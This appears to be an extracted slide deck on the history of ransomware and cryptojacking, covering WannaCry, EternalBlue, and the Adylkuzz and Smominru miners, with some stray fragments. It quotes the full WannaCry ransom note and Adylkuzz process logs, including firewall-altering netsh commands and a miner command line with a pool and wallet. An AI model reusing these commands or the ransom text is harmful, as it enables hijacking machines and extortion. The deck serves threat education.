
```
<h5>
```

**International Payments CNN Money Transfer**



a key, it just terminates the user on that platform, it doesn't stop the

# Anatomy of a Cyber Attack



## HACKERS HIRING HELP DESKS



AUTOPLAY

ON

OFF



00:05 / 01:26



CC




### Ransomware is so big, hackers are staffing help desks

Malware is being run like a professional business, with customer service staff to help victims make ransom payments.





There could be a better approach




# CryptoJacking: Malicious Cryptocurrency Mining




# DevilRobber ~ 2011

BitCoin GPU Miner



Trojanized Package



GitHub



BitTorrent

# ZeroAccess Botnet ~ 2012

```
1 {  
2   "pools" : [  
3     (  
4       "url" : "http://getwork.mining.eligius.st:8337",  
5       "user" : "1BQg8dr2FNBMA5VnzyszfEikEhiAVDcVzLR",  
6       "pass" : "123"  
7     )  
8   ],
```

\$560k of electricity vs \$2.1k of profit per day





MALWARE | THREAT ANALYSIS

# RIG exploit kit campaign gets deep into crypto craze






RIG EK  
(Ngay campaign)



1.45 MB

bilo505.exe



# May, 2017

## MEMBER?



### Wana Decrypt0r 2.0

## Ooops, your files have been encrypted!

English

### What Happened to My Computer?

Your important files are encrypted. Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

### Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time. You can decrypt some of your files for free. Try now by clicking <Decrypt>. But if you want to decrypt all your files, you need to pay. You only have 3 days to submit the payment. After that the price will be doubled. Also, if you don't pay in 7 days, you won't be able to recover your files forever. We will have free events for users who are so poor that they couldn't pay in 6 months.

### How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>. Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>. And send the correct amount to the address specified in this window. After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am GMT from Monday to Friday.

**Send \$300 worth of bitcoin to this address:**

**12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw** Copy

**Check Payment** **Decrypt**



**Payment will be raised on**  
5/16/2017 00:47:55  
**Time Left**  
02:23:57:37

**Your files will be lost on**  
5/20/2017 00:47:55  
**Time Left**  
06:23:57:37

[About bitcoin](#)  
[How to buy bitcoins?](#)  
[Contact Us](#)

The image features three black silhouettes of people against a solid red background. The central figure is wearing a wide-brimmed hat. The two figures on either side are bareheaded. The overall mood is mysterious and clandestine.

# Shadow Brokers

NSA Hackers



**Fifth leak: "Lost in Translation"** [\[ edit \]](#)

On April 14, 2017, the [Twitter](#) account used by The Shadow Brokers posted a tweet with a link<sup>[21]</sup> to the Steem blockchain. Herein, a message with a link to the leak files, encrypted with the password `Reeeeeeeeeeeeeeeee` .


The overall content is based around three folders: "oddjob", "swift" and "windows".<sup>[22]</sup> The fifth leak is suggested to be the "...most damaging release yet"<sup>[23]</sup> and CNN quoted Matthew Hickey saying, "This is quite possibly the most damaging thing I've seen in the last several years,".<sup>[24]</sup>

The leak includes, amongst other things, the tools and exploits codenamed: DANDERSPIRITZ, ODDJOB, FUZZBUNCH, DARKPULSAR, ETERNALSYNERGY, ETERNALROMANCE, [ETERNALBLUE](#), EXPLODINGCAN and EWOKFRENZY.<sup>[23][25][26]</sup>





*Supposedly*



# DOUBLEPULSAR ETERNALBLUE



[Source: CVE-2017-0144](#)

## CVE-ID

**CVE-2017-0144**

[Learn more at National Vulnerability Database \(NVD\)](#)

• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

## Description

The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0143, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.



# 3/14/17: Microsoft Patches Released

Windows 7, 8.1, 10, Server 2008, Server 2012, Server 2016 and Vista

# 3/14/17: Microsoft Patches Released

Windows 7, 8.1, 10, Server 2008, Server 2012, Server 2016 and Vista

# But...

# ADYLKUZZ CRYPTOCURRENCY MINING MALWARE SPREADING FOR WEEKS VIA ETHERALBLUE/DOUBLEPULSAR

MAY 15, 2017 Kafeine




# May, 2017

<https://www.proofpoint.com/us/threat-insight/post/adylkuzz-cryptocurrency-mining-malware-spreading-for-weeks-via-eternalblue-doublepulsar>

# ADYLKUZZ CRYPTOCURRENCY MINING MALWARE SPREADING FOR WEEKS VIA ETHERALBLUE/DOUBLEPULSAR

MAY 15, 2017 Kafeine

- 
- Observed One weekend after WannaCry
  - Using EternalBlue and DoublePulsar to install the cryptocurrency miner 'Adylkuzz'
  - Possibly pre-dates the WannaCry attack by about two weeks
  - Potentially minimized WannaCry victims by disabling SMB

- **netsh.exe** 3538 netsh ipsec static add filterlist name=block
- **cmd.exe** 3620 /c netsh ipsec static add filteraction name=block action=block
  - **netsh.exe** 3676 netsh ipsec static add filteraction name=block action=block
- **cmd.exe** 3740 /c netsh ipsec static add filter filterlist=block any srcmask=32 srcport=0 dstaddr=me dstport=445 protocol=tcp description=445
  - **netsh.exe** 3796 netsh ipsec static add filter filterlist=block any srcmask=32 srcport=0 dstaddr=me dstport=445 protocol=tcp description=445
- **cmd.exe** 3860 /c netsh ipsec static add rule name=block policy=netbc filterlist=block filteraction=block
  - **netsh.exe** 3916 netsh ipsec static add rule name=block policy=netbc filterlist=block filteraction=block
- **cmd.exe** 3980 /c netsh ipsec static set policy name=netbc assign=y
  - **netsh.exe** 4036 netsh ipsec static set policy name=netbc assign=y
- **cmd.exe** 2556 /c taskkill /f /im msixev.exe
  - **taskkill.exe** 2656 taskkill /f /im msixev.exe
- **cmd.exe** 2748 /c netsh advfirewall firewall delete rule name="Chrome"
  - **netsh.exe** 3112 netsh advfirewall firewall delete rule name="Chrome"
- **cmd.exe** 3476 /c netsh advfirewall firewall delete rule name="Windriver"
  - **netsh.exe** 3572 netsh advfirewall firewall delete rule name="Windriver"
- **cmd.exe** 3712 /c netsh advfirewall firewall add rule name="Chrome" dir=in program="%PROGRAMFILES%\Google\Chrome\Application\chrome.txt" action=allow
  - **netsh.exe** 3768 netsh advfirewall firewall add rule name="Chrome" dir=in program="C:\Program Files\Google\Chrome\Application\chrome.txt" action=allow
- **cmd.exe** 3780 /c netsh advfirewall firewall add rule name="Windriver" dir=in program="%PROGRAMFILES%\Hardware Driver Management\windriver.exe" action=allow
  - **netsh.exe** 3928 netsh advfirewall firewall add rule name="Windriver" dir=in program="C:\Program Files\Hardware Driver Management\windriver.exe" action=allow

## Adylkuzz blocking SMB



### services.exe 432

- **svchost.exe** 548 -k DcomLaunch
  - **WmiPrvSE.exe** 2956 -secured -Embedding
- **svchost.exe** 2808 -k netsvcs
- **wuauser.exe** 2420 --server
  - **cmd.exe** 1784 /c taskkill /f /im hdmanager.exe
    - **taskkill.exe** 2692 taskkill /f /im hdmanager.exe
  - **cmd.exe** 2804 /c taskkill /f /im hdmanager.exe
    - **taskkill.exe** 3056 taskkill /f /im hdmanager.exe
  - **cmd.exe** 2776 /c taskkill /f /im hdmanager.exe
    - **taskkill.exe** 3076 taskkill /f /im hdmanager.exe
  - **cmd.exe** 2796 /c taskkill /f /im hdmanager.exe
    - **taskkill.exe** 3264 taskkill /f /im hdmanager.exe
  - **msixev.exe** 3612 -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:443 -u 49v1V2suGMS8JyPEU5FTtJRTHQ9YmraW7Mf2btVCTxZuEB8EjjqQz3i8vECu7XCgvUfiWt
  - **cmd.exe** 3864 /c taskkill /f /im hdmanager.exe

## Monero mining command





# SMOMINRU MONERO MINING BOTNET MAKING MILLIONS FOR OPERATORS

JANUARY 31, 2018 Kafeine




# January, 2018


<https://www.proofpoint.com/us/threat-insight/post/smominru-monero-mining-botnet-making-millions-operators>

# SMOMINRU MONERO MINING BOTNET MAKING MILLIONS FOR OPERATORS

JANUARY 31, 2018 Kafeine

- 
- The background of the slide is a dense, close-up photograph of numerous Monero coins. The coins are primarily copper-colored with some silver-colored ones interspersed. They are scattered across the entire frame, creating a textured, metallic background. A black rectangular box is overlaid on the center of the image, containing white text.
- Since the end of May, 2017
  - Using EternalBlue to infect new systems
  - Twice the size of Adylkuzz, based on hashing power
    - Mined an average of \$8,500/week (1/31/2018)

## Smominru Country Distribution



**526,000  
Windows  
Hosts**



# WinstarNssmMiner Monero mining malware crashes PC upon detection



CISCO

<https://www.hackread.com/winstarnssmminer-monero-mining-malware-crashes-pc/>

# XMRRig

⚠ If you mine Monero, Aeon, Sumokoin, Turtlecoin, Stellite, GRAFT, Haven Protocol, IPBC, [PLEASE READ!](#) ⚠

downloads 10M total release v2.6.2 release date may license GPL-3.0 stars 2k forks 728

XMRRig is a high performance Monero (XMR) CPU miner, with official support for Windows. Originally based on cpuminer-multi with heavy optimizations/rewrites and removing a lot of legacy code, since version 1.0.0 completely rewritten from scratch on C++.

- This is the **CPU-mining** version, there is also a [NVIDIA GPU version](#) and [AMD GPU version](#).
- [Roadmap](#) for next releases.

```
* VERSIONS:      XMRRig/2.2.1 libuv/1.8.0 gcc/7.1.0
* HUGE PAGES:    available, enabled
* CPU:           Intel(R) Core(TM) i7-7700 CPU @ 3.60GHz (1) x64 AES-NI
* CPU L2/L3:     1.0 MB/8.0 MB
* THREADS:       4, cryptonight, av=1, donate=1%, affinity=0xF
* POOL #1:       pool.minemonero.pro:5555
* COMMANDS:      hashrate, pause, resume
[2017-08-18 16:06:10] use pool pool.minemonero.pro:5555 172.104.143.159
[2017-08-18 16:06:10] new job from pool.minemonero.pro:5555 diff 5000
[2017-08-18 16:06:39] accepted (1/0) diff 5000 (73 ms)
[2017-08-18 16:06:58] accepted (2/0) diff 5000 (77 ms)
[2017-08-18 16:07:14] speed 2.5s/60s/15m 307.3 306.8 n/a H/s max: 307.4 H/s
[2017-08-18 16:07:31] new job from pool.minemonero.pro:5555 diff 5000
[2017-08-18 16:07:31] accepted (3/0) diff 5000 (79 ms)
[2017-08-18 16:07:35] accepted (4/0) diff 5000 (56 ms)
```



## Russian Hacker Exploits GTA 5 PC Mod to Install Cryptocurrency Miner



## Attackers Exploit Oracle WebLogic Flaw to Mine \$266K in Monero



**Five year old vulnerability used for Monero mining on Linux servers**



# 1: Disable most AV

|                                 |                  |                                       |             |
|---------------------------------|------------------|---------------------------------------|-------------|
| 009D99EA                        | 68 68B39D00      | push Project2.009DB368                | UNICODE "v" |
| 009D99EF                        | FF75 FC          | push dword ptr ss:[ebp-0x4]           |             |
| 009D99F2                        | 68 98B39D00      | push Project2.009DB398                | ASCII "p."  |
| 009D99F7                        | FF75 FC          | push dword ptr ss:[ebp-0x4]           |             |
| 009D99FA                        | 68 A4B39D00      | push Project2.009DB3A4                | UNICODE "e" |
| 009D99FF                        | FF75 FC          | push dword ptr ss:[ebp-0x4]           |             |
| 009D9A02                        | 68 B0B39D00      | push Project2.009DB3B0                | UNICODE "x" |
| 009D9A07                        | FF75 FC          | push dword ptr ss:[ebp-0x4]           |             |
| 009D9A0A                        | 68 A4B39D00      | push Project2.009DB3A4                | UNICODE "e" |
| 009D9A0F                        | 8D45 B0          | lea eax,dword ptr ss:[ebp-0x50]       |             |
| 009D9A12                        | BA 0B000000      | mov edx,0xB                           |             |
| 009D9A17                        | E8 60AFF3FF      | call <Project2._Unit1.@LStrCatN>      |             |
| 009D9A1C                        | 8D45 B0          | lea eax,dword ptr ss:[ebp-0x50]       |             |
| 009D9A1F                        | E8 E8B0F3FF      | call <Project2._Unit1.@UniqueStringA> |             |
| 009D9A24                        | 33D2             | xor edx,edx                           |             |
| 009D9A26                        | E8 F52E0000      | call <Project2._Unit1.sub_009DC920>   |             |
| 009D9A2B                        | 85C0             | test eax,eax                          |             |
| 009D9A2D                        | 74 07            | je short Project2.009D9A36            |             |
| 009D9A2F                        | C605 C4FFAC00 01 | mov byte ptr ds:[0xACFFC4],0x1        |             |
| edx=01532704, (ASCII "avp.exe") |                  |                                       |             |

## 2: Launch a system process, svchost.exe, inject malicious code into it.

|                  |        |          |         |                              |                       |
|------------------|--------|----------|---------|------------------------------|-----------------------|
| cmd.exe          |        | 1,772 K  | 2,340 K | 2228 Windows 命令处理程序          | Microsoft Corporation |
| └─ rundll132.exe |        | 11,724 K | 4,876 K | 2104 Windows 主进程 (Rundl...   | Microsoft Corporation |
| └─ svchost.exe   | 0.29   | 700 K    | 3,164 K | 2020 Windows 服务主进程           | Microsoft Corporation |
| └─ svchost.exe   | 48.47  | 6,740 K  | 7,184 K | 3520 Windows 服务主进程           | Microsoft Corporation |
| └─ VSSVC.exe     | < 0.01 | 4,548 K  | 9,388 K | 3428 Microsoft (R) 卷影复制...   | Microsoft Corporation |
| └─ svchost.exe   | < 0.01 | 1,232 K  | 4,044 K | 748 Windows 服务主进程            | Microsoft Corporation |
| └─ lsass.exe     | 0.04   | 3,180 K  | 6,008 K | 568 Local Security Author... | Microsoft Corporation |
